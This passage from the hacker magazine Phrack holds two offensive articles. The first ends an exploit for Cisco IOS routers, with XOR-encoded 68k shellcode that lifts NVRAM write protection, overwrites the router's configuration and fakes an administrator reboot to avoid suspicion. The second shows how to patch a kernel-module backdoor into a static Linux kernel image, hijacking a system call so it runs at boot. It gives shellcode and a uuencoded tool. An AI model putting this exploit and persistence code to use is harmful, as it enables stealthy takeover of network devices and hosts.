For a string overflow scenario like this one, the recommended way for small code is to use self-modification. The main code will be XOR'd with a pattern like 0x55 or 0xD5 to make sure that no 0x00 bytes show up. A bootstrap code will decode the main code and pass execution on to it. The Cisco 1600 platform with it's 68360 does not have any caching issues to worry us (thanks to LSD for pointing this out), so the only issue we have is avoiding 0x00 bytes in the bootstrap code. Here is how it works:

```
--- bootstrap.s ---
        .globl _start
_start:
        | Remove write protection for NVRAM.
        | Protection is Bit 1 in BR7 for 0x0E000000
        move.l  #0x0FF010C2,%a1
        lsr     (%a1)

        | fix the brance opcode
        | 'bne decode_loop' is OP code 0x6600 and this is bad
        lea     broken_branch+0x101(%pc),%a3
        sub.a   #0x0101,%a3
        lsr     (%a3)

        | perform dummy load, where 0x01010101 is then replaced
        | by our stack ptr value due to the other side of the pointer
        | exchange
        move.l  #0x01010101,%d1

        | get address of the real code appended plus 0x0101 to
        | prevent 0x00 bytes
        lea     xor_code+0x0101(%pc),%a2
        sub.a   #0x0101,%a2
        | prepare the decode register (XOR pattern)
        move.w  #0xD5D5,%d1

decode_loop:
        | Decode our main payload code and the config
        eor.w   %d1,(%a2)+
        | check for the termination flag (greetings to Bine)
        cmpi.l  #0xCAFEF00D,(%a2)
broken_branch:
        | this used to be 'bne decode_loop' or 0x6600FFF6
        .byte   0xCC,0x01,0xFF,0xF6

xor_code:

--- end bootstrap.s ---
```

You may assemble the code into an object file using:
linux# m68k-aout-as -m68360 -pic --pcrel -o bootstrap.o bootstrap.s

There are a few things to say about the code. Number one are the first two instructions. The CPU we are dealing with supports write protection for memory segments [4]. Information about the memory segments is stored in so-called "Base Registers", BR0 to BR7. These are mapped into memory at 0x0FF00000 and later. The one we are interested in (BR7) is at 0x0FF010C2. Bit0 tells the CPU if this memory is valid and Bit1 if it's write protected, so the only thing we need to do is to shift the lower byte one Bit to the right. The write protection Bit is cleared and the valid Bit is still in place.

The second thing of mild interest is the broken branch code, but the explaination in the source should make this clear: the OP code of "BNE" unfortunately is 0x6600. So we shift the whole first word one to the right and when the code runs, this is corrected.

The third thing is the dummy move to d1. If the reader would refer back to the place we discussed the pointer exchange, he will notice that there is a "back" part in this operation: namely the stack address is written to our code plus 20 bytes (or 0x14). So we use a move operation that translates to the OP code of 0x223c01010101, located at offset 0x12 in our code. After the pointer exchange takes place, the 0x01010101 part is replaced by the pointer - which is then innocently moved to the d1 register and ignored.

When this code completed execution, the appended XOR'd code and config should be in memory in all clear text/code. The only thing we have to do now is copy the config in the NVRAM. Here is the appropriate code to do this:

```
--- config_copy.s ---
        .globl  _start
_start:

        | turn off interrupts
        move.w  #0x2700,%sr;
        move.l  #0x0FF010C2,%a1
        move.w  #0x0001,(%a1)

        | Get position of appended config and write it with delay
        lea     config(%pc),%a2
        move.l  #0x0E0002AE,%a1
        move.l  #0x00000001,%d2

copy_confg:
        move.b  (%a2)+,(%a1)+
        | delay loop
        move.l  #0x0000FFFF,%d1
  write_delay:
          subx  %d2,%d1
          bmi   write_delay
        cmp.l   #0xCAFEF00D,(%a2)
        bne     copy_confg

        | delete old config to prevent checksum errors
delete_confg:
        move.w  #0x0000,(%a1)+
        move.l  #0x0000FFFF,%d1
        | delay loop
  write_delay2:
          subx  %d2,%d1
          bmi   write_delay2
        cmp.l   #0x0E002000,%a1
        blt     delete_confg

        |  perform HARD RESET
```

```
CPUReset:
        move.w  #0x2700,%sr
        moveal  #0x0FF00000,%a0
        moveal  (%a0),%sp
        moveal  #0x0FF00004,%a0
        moveal  (%a0),%a0
        jmp     (%a0)

config:
--- end config_copy.s ---
```

There is no particular magic about this part of the code. The only thing worth noticing is the final CPU reset. There is reason why we do this. If we just crash the router, there might be exception handlers in place to save the call stack and other stuff to the NVRAM. This might change checksums in an unpredictable way and we don't want to do this. The other reason is, that a clean reset makes the router look like it was rebooted by an administrator using the "reload" command. So we don't raise any questions despite the completely changed configuration ;-)

The config_copy code and the config itself must now be XOR encoded with the pattern we used in the bootstrap code. Also, you may want to put the code into a nice char array for easy use in a C program. For this, yours truly uses a dead simple but efficient Perl script:

```
--- objdump2c.pl ---
#!/usr/bin/perl

$pattern=hex(shift);
$addressline=hex(shift);

while (<STDIN>) {
    chomp;
    if (/[0-9a-f]+:\t/) {
        (undef,$hexcode,$mnemonic)=split(/\t/,$_);
        $hexcode=~s/ //g;
        $hexcode=~s/([0-9a-f]{2})/$1 /g;

        $alc=sprintf("%08X",$addressline);
        $addressline=$addressline+(length($hexcode)/3);

        @bytes=split(/ /,$hexcode);
        $tabnum=4-(length($hexcode)/8);
        $tabs="\t"x$tabnum;
        $hexcode="";
        foreach (@bytes) {
                $_=hex($_);
                $_=$_^$pattern if($pattern);
                $hexcode.=sprintf("\\x%02X",$_);
        }
        print "\t\"".$hexcode."\"".$tabs."//".$mnemonic." (0x".$alc.")\n";
    }
}
--- end objdump2c.pl ---
```

You can use the output of objdump and pipe it into the script. If the script got no parameter, it will produce the C char string without modifications. The first optional paramter will be your XOR pattern and the second one can be the address your buffer is going to reside at. This makes debugging the code a hell of a lot easier, because you can refer to the comment at the end of your C char string to find out which command made the Cisco unhappy.

The output for our little config_copy.s code XOR'd with 0xD5 looks like this (trimmed for phrack):

```
linux# m68k-aout-objdump -d config_copy.o |
> ./objdump2XORhex.pl 0xD5 0x020F2A24
```


```
"\x93\x29\xF2\xD5"              //movew #9984,%sr (0x020F2A24)
"\xF7\xA9\xDA\x25\xC5\x17"      //moveal #267391170,%a1 (0x020F2A28)
"\xE7\x69\xD5\xD4"              //movew #1,%a1@ (0x020F2A2E)
"\x90\x2F\xD5\x87"              //lea %pc@(62 <config>),%a2 (0x020F2A32)
"\xF7\xA9\xDB\xD5\xD7\x7B"      //moveal #234881710,%a1 (0x020F2A36)
"\xA1\xD4"                      //moveq #1,%d2 (0x020F2A3C)
"\xC7\x0F"                      //moveb %a2@+,%a1@+ (0x020F2A3E)
"\xF7\xE9\xD5\xD5\x2A\x2A"      //movel #65535,%d1 (0x020F2A40)
"\x46\x97"                      //subxw %d2,%d1 (0x020F2A46)
"\xBE\xD5\x2A\x29"              //bmiw 22 <write_delay> (0x020F2A48)
"\xD9\x47\x1F\x2B\x25\xD8"      //cmpil #-889262067,%a2@ (0x020F2A4C)
"\xB3\xD5\x2A\x3F"              //bnew 1a <copy_confg> (0x020F2A52)
"\xE7\x29\xD5\xD5"              //movew #0,%a1@+ (0x020F2A56)
"\xF7\xE9\xD5\xD5\x2A\x2A"      //movel #65535,%d1 (0x020F2A5A)
"\x46\x97"                      //subxw %d2,%d1 (0x020F2A60)
"\xBE\xD5\x2A\x29"              //bmiw 3c <write_delay2> (0x020F2A62)
"\x66\x29\xDB\xD5\xF5\xD5"      //cmpal #234889216,%a1 (0x020F2A66)
"\xB8\xD5\x2A\x3D"              //bltw 32 <delete_confg> (0x020F2A6C)
"\x93\x29\xF2\xD5"              //movew #9984,%sr (0x020F2A70)
"\xF5\xA9\xDA\x25\xD5\xD5"      //moveal #267386880,%a0 (0x020F2A74)
"\xFB\x85"                      //moveal %a0@,%sp (0x020F2A7A)
"\xF5\xA9\xDA\x25\xD5\xD1"      //moveal #267386884,%a0 (0x020F2A7C)
"\xF5\x85"                      //moveal %a0@,%a0 (0x020F2A82)
"\x9B\x05"                      //jmp %a0@ (0x020F2A84)
```

Finally, there is only one more thing to do before we can compile this all together: new have to create the new NVRAM header and calculate the checksum for our new config. The NVRAM header has the form of:

```
typedef struct {
    u_int16_t       magic;      // 0xABCD
    u_int16_t       one;        // Probably type (1=ACII, 2=gz)
    u_int16_t       checksum;
    u_int16_t       IOSver;
    u_int32_t       unknown;    // 0x00000014
    u_int32_t       cfg_end;    // pointer to first free byte in
                                // memory after config
    u_int32_t       size;
} nvhdr_t;
```

Obviously, most values in here are self-explainory. This header is not nearly as much tested as the memory structures, so IOS will forgive you strange values in the cfg_end entry and such. You can choose the IOS version, but yours truly recommends to use something along the lines of 0x0B03 (11.3), just to make sure it works. The size field covers only the real config text - not the header.
The checksum is calculated over the whole thing (header plus config) with the checksum field itself being set to zero. This is a standard one’s complement checksum as you find in any IP implementation.

When putting it all together, you should have something along the lines of:



```
 ....
 +--------------+
 | NVRAM header |
 | + config     |
 |   XOR pat    |
 ....
 +--------------+
```

...which you can now send to the Cisco router for execution. If everything works the way it is planned, the router will seemingly freeze for some time, because it's working the slow loops for NVRAM copy and does not allow interrupts, and should then reboot clean and nice.

To save space for better papers, the full code is not included here but is available at http://www.phenoelit.de/ultimaratio/UltimaRatioVegas.c . It supports some adjustments for code offset, NOPs where needed and a slightly different fake block for 11.1 series IOS.

--[6 - Everything not covered in 1-5

A few assorted remarks that somehow did not fit into the rest of this text should be made, so they are made here.

First of all, if you find or know an overflow vulnerability for IOS 11.x and you think that it is not worth all the trouble to exploit since everyone should run 12.x by now, let me challange this. Nobody with some experience on Cisco IOS will run the latest version. It just doesn't work correctly. Additionally, many people don't update their routers anyway. But the most interesting part is a thing called "Helper Image" or simply "boot IOS". This is a mini-IOS loaded right after the ROM monitor, which is normally a 11.x. On the smaller routers, it's a ROM image and can not be updated easily. For the bigger ones, people assured me that there are no 12.x mini-IOSes out there they would put on a major production router. Now, when the Cisco boot up and starts the mini-IOS, it will read the config and work accordingly as long as the feature is supported. Many are - including the TFTP server. This gives an attacker a 3-8 seconds time window in which he can perform an overflow on the IOS, in case somone reloads the router. In case this goes wrong, the full-blown IOS still starts up, so there will be no traces of any hostile activity.

The second item yours truly would like to point out are the different things one might want to explore for overflow attacks. The obvious one (used in this paper as example) is a service running on a Cisco router. Another point for overflowing stuff are protocols. No protocol inspection engine is perfect AFAYTK. So even if the IOS is just supposed to route the packet, but has to inspect the contents for some reason, you might find something there. And if all fails, there are still the debug based overflows. IOS offers a waste amount of debug commands for next to everything. These do normally display a lot of information comming right from the packet they received and don't always check the buffer they use for compiling the displayed string. Unfortunately, it requires someone to turn on debugging in the first place - but well, this might happen.

And finally, some greets have to be in here. Those go to the following people in no particular order: Gaus of Cisco PSIRT, Nico of Securite.org, Dan of DoxPara.com, Halvar Flake, the three anonymous CCIEs/Cisco wizards yours truly keeps asking strange questions and of course FtR and Mr. V.H., because without their equipment, there wouldn't be any research to speak of. Additional greets go to all people who research Cisco stuff and to whom yours truly had no chance to talk to so far - please get in touch with us. The last one goes to the vulnerability research labs out there: let me know if you need any help reproducing this ';-7

--[A - References

[1] anonymous <d45a312a@author.phrack.org>
    "Once upon a free()..."
    Phrack Magazine, Volume 0x0b, Issue 0x39, Phile #0x09 of 0x12

[2] Cisco Router IOS Memory Maps
http://www.cisco.com/warp/public/112/appB.html

[3] GNU binutils
http://www.gnu.org/software/binutils/binutils.html

[4] Motorola QUICC 68360 CPU Manual
MC68360UM, Page 6-70

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x08 of 0x10

Static Kernel Patching

jbtzhm <jbtzhm@nsfocus.com>
http://www.nsfocus.com

--[Contents

--[1 - Introduction

This paper will show a simple way to patch a common LKM into the static linux kernel image.Most kernel backdoors are implemented by loadable kernel module which is loaded into kernel by insmod or /dev/kmem,and the backdoor module can found easily if the disk can be mounted on other machines.It is not the expected result.What is wanted is just to find a method to put the LKM into kernel image,and make it run when reboot.

The program attached in the appendix contains codes and debugs in redhat7.2 (Intel)default installation,and can be easily tested on other kernel versions by some modification.Also the program is based on the /boot/System.map file which contains the kernel symbol address.If the file doesn’t exist on your system,more works have to be done to make it run.

--[2 - Get kernel from the image

The first step is getting kernel from image file that is usually compressed (uncompress image is not concerned because it is much easier).The image file can be analyzed from the kernel source files,and Makefile will clarify the structure of the image.

[/usr/src/linux/arch/i386/boot/Makefile]

```
..
zImage: $(CONFIGURE) bootsect setup compressed/vmlinux tools/build
        $(OBJCOPY) compressed/vmlinux compressed/vmlinux.out
        tools/build bootsect setup compressed/vmlinux.out $(ROOT_DEV) >
zImage
..
(bzImage is similar)

bootsect: bootsect.o
        $(LD) -Ttext 0x0 -s --oformat binary -o $@ $<

bootsect.o: bootsect.s
        $(AS) -o $@ $<
```

```
bootsect.s: bootsect.S Makefile $(BOOT_INCL)
        $(CPP) $(CPPFLAGS) -traditional $(SVGA_MODE) $(RAMDISK) \
$< -o $@

..
setup: setup.o
        $(LD) -Ttext 0x0 -s --oformat binary -e begtext -o $@ $<

setup.o: setup.s
        $(AS) -o $@ $<

setup.s: setup.S video.S Makefile $(BOOT_INCL) $(TOPDIR)\
/include/linux/version.h $(TOPDIR)/include/linux/compile.h
        $(CPP) $(CPPFLAGS) -D__ASSEMBLY__ -traditional \
$(SVGA_MODE) $(RAMDISK) $< -o $@
```

The bootsect and setup file are easy to understand.They are created by bootsect.s and setup.s respectively.The vmlinux.out file is raw binary file generated by objcopy command.The value of $(OBJCOPY) is "objcopy -O binary -R .note -R .comment -S". More details are available by `man objcopy`.When the three files are ready the build program will bind the three files to on file which is the kernel image file.
However the vmlinx file is generated more complicatedly.It is also possible to go into the compressed directory and look through the Makefile.

[/usr/src/linux/arch/i386/boot/compressed/Makefile]

```
..
vmlinux: piggy.o $(OBJECTS)
        $(LD) $(ZLINKFLAGS) -o vmlinux $(OBJECTS) piggy.o
```

The $(OBJECTS) includes head.o and misc.o,compiled by head.S and misc.c respectively.The most important step in head.S is calling the decompress_kernel function in misc.c.The function will inflate the compressed kernel.When the decompress_kernel takes effect,it requires input_len and input_data symbol which are defined in piggy.o

```
..
piggy.o:        $(SYSTEM)
        tmppiggy=_tmp_$$$$piggy; \
        rm -f $$tmppiggy $$tmppiggy.gz $$tmppiggy.lnk; \
        $(OBJCOPY) $(SYSTEM) $$tmppiggy; \
        gzip -f -9 < $$tmppiggy > $$tmppiggy.gz; \
        echo "SECTIONS { .data : { input_len = .; \
        LONG(input_data_end - input_data) input_data = .; \
        *(.data) input_data_end = .; }}" > $$tmppiggy.lnk;
        $(LD) -r -o piggy.o -b binary $$tmppiggy.gz -b elf32-i386 -T \
        $$tmppiggy.lnk;
        rm -f $$tmppiggy $$tmppiggy.gz $$tmppiggy.lnk
```

The piggy.o file is a common ELF object file.However,it only contains data section.The ld requires a command file like this\

```
SECTIONS { .data : { input_len = .; LONG(input_data_end - input_data)\
input_data = .; *(.data) input_data_end = .; }}
```

The command file enables the piggy.o to have the symbol which is required by misc.o.Hopefully the command "gzip -f -9" also can be seen. It just compressed the kernel file compiled by thousands of kernel source files.

So the kernel image could be described like this
[bootsect][setup][[head][misc][compressed_kernel]]

Now let us understand more about the boot process.
The process can be separated into the following some logical stages:
1.BIOS selects the boot device.
2.BIOS loads the [bootsecto] from the boot device.
3.[bootsect] loads [setup] and [[head][misc][compressed_kernel]].

4.[setup] do sth. and jmp to [head](it is at 0x1000 or 0x100000).
5.[head] call uncompressed_kernel in [misc].
6.[misc] uncompressed [compressed_kernel] and put it at 0x100000.
7.high level init(begin at startup_32 in linux/arch/i386/kernel/head.S).

After the machine run into step 7,the high level initialization begins.

When the structure of the kernel image is clear,kernel text from the compressed image with a dirty method are easily available.It is matching the compress-magic contained in image.It is also known the 4-byte number before the magic is the input_data from which the offset can be verified. After this gunzip the kernel is pretty easy.

--[3 - Allocate some space in image to use

The allocation here doesn't mean vmalloc or kmalloc method.It just means space is required to contain the LKM file.The lkm file >> the kernel can be easily catted,but it will not work.To find the reason,the best method is to go back into the kernel initial code,which is all in step 7 mentioned above.

[/usr/src/linux/arch/i386/kernel/head.S]

```
..
/*
 * Clear BSS first so that there are no surprises...
 */
 xorl %eax,%eax
 movl $ SYMBOL_NAME(__bss_start),%edi
 movl $ SYMBOL_NAME(_end),%ecx
 subl %edi,%ecx
 cld
 rep
 stosb
..
```

After reading the head.S file,the above code can be found,which clearly expressed that it will clarify BSS range.The BSS area contains the uninitialized variable which is not included in the kernel file,but the kernel memory will leave the area to bss.So the lkm will be clear if just appending the code to the kernel.To solve the problem some dummy data can be added before the code the length of which is just equal to the bss size.Though it will make the new kernel much larger,the compressed will help to deflate all the zero data effectively.

However there is also another problem.Read through followed code

[/usr/src/linux/arch/i386/kernel/setup.c]

```
..
void __init setup_arch(char **cmdline_p)---called by start_kernel
..
 init_mm.
        /*
         * partially used pages are not usable - thus
         * we are rounding upwards:
         */
..
        start_pfn = PFN_UP(__pa(&_end));start_code = (unsigned long) &_text;
 init_mm.end_code = (unsigned long) &_etext;
 init_mm.end_data = (unsigned long) &_edata;
 init_mm.brk = (unsigned long) &_end;//it is bss end
..
```

The kernel wouldn't leave any space to the lkm unreasonable,so it will manage the space available from the bss end which is just the beginning of the LKM code.Therefore,the _end symbol in text should be modified to give the start_pfn a larger value.Then the new kernel will be like this:

[modified kernel][all zero dummy][module]

--[4 - Relocate the symbol in module file

The module is common LKM file and its type is usually ELF object file,and the object file need to be relocated before it could be used.The following example make it easier to understand.

```
int init_module()
{
 char s[] = "hello world\n";
 printk("%s\n",s);
 return 0;
}
```

After compiling the program by command gcc,the module.o is available:

```
[root@linux-jbtzhm test]#gcc -O2 -c module.c

[root@linux-jbtzhm test]# objdump -x module.o|more
..
RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE              VALUE
00000004 R_386_32          .rodata
00000009 R_386_32          .rodata
0000000e R_386_PC32        printk

[root@linux-jbtzhm test]# objdump -d module.o

test.o:     file format elf32-i386

Disassembly of section .text:

00000000 <init_module>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   68 00 00 00 00          push   $0x0
   8:   68 0d 00 00 00          push   $0xd
   d:   e8 fc ff ff ff          call   e <init_module+0xe>
  12:   31 c0                   xor    %eax,%eax
  14:   c9                      leave
  15:   c3                      ret
```

The object file structure is clear from the output of objdump.There are three entries in the text relocation section,and the offset shows the place should be corrected.For the printk symbol,the type is R_386_PC32 which means relative call instruction(R_386_32 means absolute address).So after relocation the value of "fc ff ff ff" in the text that calls printk will be put out in the right value.

However,it is more complex than what can be described about the relocation, and more information about it is available from ELF specifications.About the implementation of relocation Silvio had written many codes in his paper-RUNTIME KERNEL KMEM PATCHING-.Many lines are refereed from it and some operations are added about uninitialized static and SHN_COMMON variables.

-- [5 - Make it autorun when reboot

After the above steps the new kernel appears like this
[modified kernel][all zero dummy][relocated module]

But the module don't have chance to be called,so the kernel running path has to be changed to call the function init_module in lkm.My method is adding some code between the dummy data and the module and changing the value of sys_call_table[SYS_getpid] to the code.Many programs (like init) will call getpid when machine reboots,then the code will be called.

```
 char init_code[]={
"\xE8\x00\x00\x00\x00"          //call init_module
```

```
"\xC7\x05\x00\x00\x00\x00\x11\x11\x11\x11" //restore orig_getpid
"\xE8\x11\x11\x11\x11"          //call orig_getpid
"\xC3"                          //ret
};
```

All the relative and absolute addr is written by wrong value,but it is not necessary to worry about that.When relocating the module the accurate values about those address can be also make certain.

So the final new kernel had come int being.
[modified kernel][all zero dummy][init_code][relocated module]

Then the new kernel image followed the steps in Makefile is generated.Now a new kernel patched by the module is available.

--[6 - Possible solutions

Deleting the /boot/System.map is the easiest way to prevent someone from using this program without any modification.However Silvio had shown some ways to generate the kernel symbol list from kernel.So it is not the final solutions.Adding some module to prevent kernel image from being modified is not a bad idea,but the precondition is the system should support the module.

When a kernel image was patched,its size and checksum could be detected, so some function can be added to cheat the manager,but I don't have time to do that.If you have more ideas please don't hesitate to contact me.

--[7 - Conclusion

Now it is clear that it is so easy to patch the kernel image.If the host is compromised,nothing should be trusted,even if your own eyes.Halting the machine and mounting the disk to another host is a good idea.

This paper is just for education.Please don't use it for other purposesA. Sorry about my poor English and the dirty code of my program.Everything should be better if I have more time.Though it could work well at redhat 7.2,there maybe some problems if moved to all versions of linux kernel.However,time is not enough for the tests on all kinds of environment.

--[8 - References

[1] Silvio's article describing run-time kernel patching (System.map)
[http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt]

[2] "Complete Linux Loadable Kernel Modules. The definitive guide for hackers, virus coders and system administrators."
[http://www.thehackerschoice.com/papers]

[3] <<Linux Kernel:Scenarios and Analysis>> by Mao Decao and Hu Ximing

[4] linux kernel source
[http://www.kernel.org]

[5] Linux Kernel 2.4 Internals
[http://www.moses.uklinux.net/patches/lki.html]

At last,many thanks to Silvio the source about the relocation.Also to my co-worker lgx who give me many good advise when i debug the program.At the same time i extend special thanks to Hou Hanshu who help me correct much grammar mistakes in english.

--[9 - Appendix: The implementation

```
begin 644 kpatch.tgz
M'XL('$\'Y#T``^P\2W`<QW6@1"N<M6++43Y.G#C-50CM_X<?C2404A0HL42"
M+`"T(T.H]6)W%CO$[LQZ9Y8`*2&1?8E\<U4N.<15KDH..215ON20N%*E0U*5
```

```
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
MM^]LDC)GILI-HX`E41P=2C-G,J?KR(VMK3M;JV+B<S*FJ^@%Q)""3O,*Q;5
M4RYSEA/!WH1DDH41R*6M/,RU[56D>IABIGH&MJW1(=XA'RG$U;B51`K;8I9E
```

```
MD%>KO*4MI9066^L5I4-?7+,,F1V.9&S*9E'C8S2BH#'ZX7G8`*']T:(X-5=&
M$MSVUI3;H73ZSKMW-RRE3BB1<=W"B`L\C$UR.;3E--KNWMI9:*S:5=>IAB6K
MO(;*O.E`S$OEXAH9"=`,4.U0[&MT-3I*P*8YKV&P4P@FDJ9Z*\[$Q]::235S
M[6DD2UKITZ.6T[-;9R1XDO$`I;EL,=/Q.DUROQEG<I1[,(J-(%6E9&OD21?I
